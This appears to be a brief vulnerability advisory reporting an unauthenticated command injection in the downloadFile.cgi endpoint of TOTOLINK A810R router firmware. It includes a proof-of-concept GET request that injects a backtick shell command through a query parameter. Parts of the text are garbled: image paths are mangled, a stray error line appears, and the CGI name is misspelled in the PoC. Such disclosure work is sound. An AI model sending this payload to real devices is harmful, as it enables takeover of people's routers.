command injection

A810R_Firmware

version: V5.9c.4050_B20190424


Description:

There is a command injection in downloadFile.cgi. Still exist in V5.9c.4050_B20190424.

Source:


you may download it from : http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=2&ids=36

Analyse:



don't check the input of QUERY_STRING and call system

500 - Internal Server Error



POC

```
GET /cgi-bin/downloadFlile.cgi?payload=`dw>../1.txt` HTTP/1.1
Host: 192.168.1.106
```

```
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:88.0) Gecko/20100101
Firefox/88.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
accept-language: zh-CN,zh;q=0.9
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```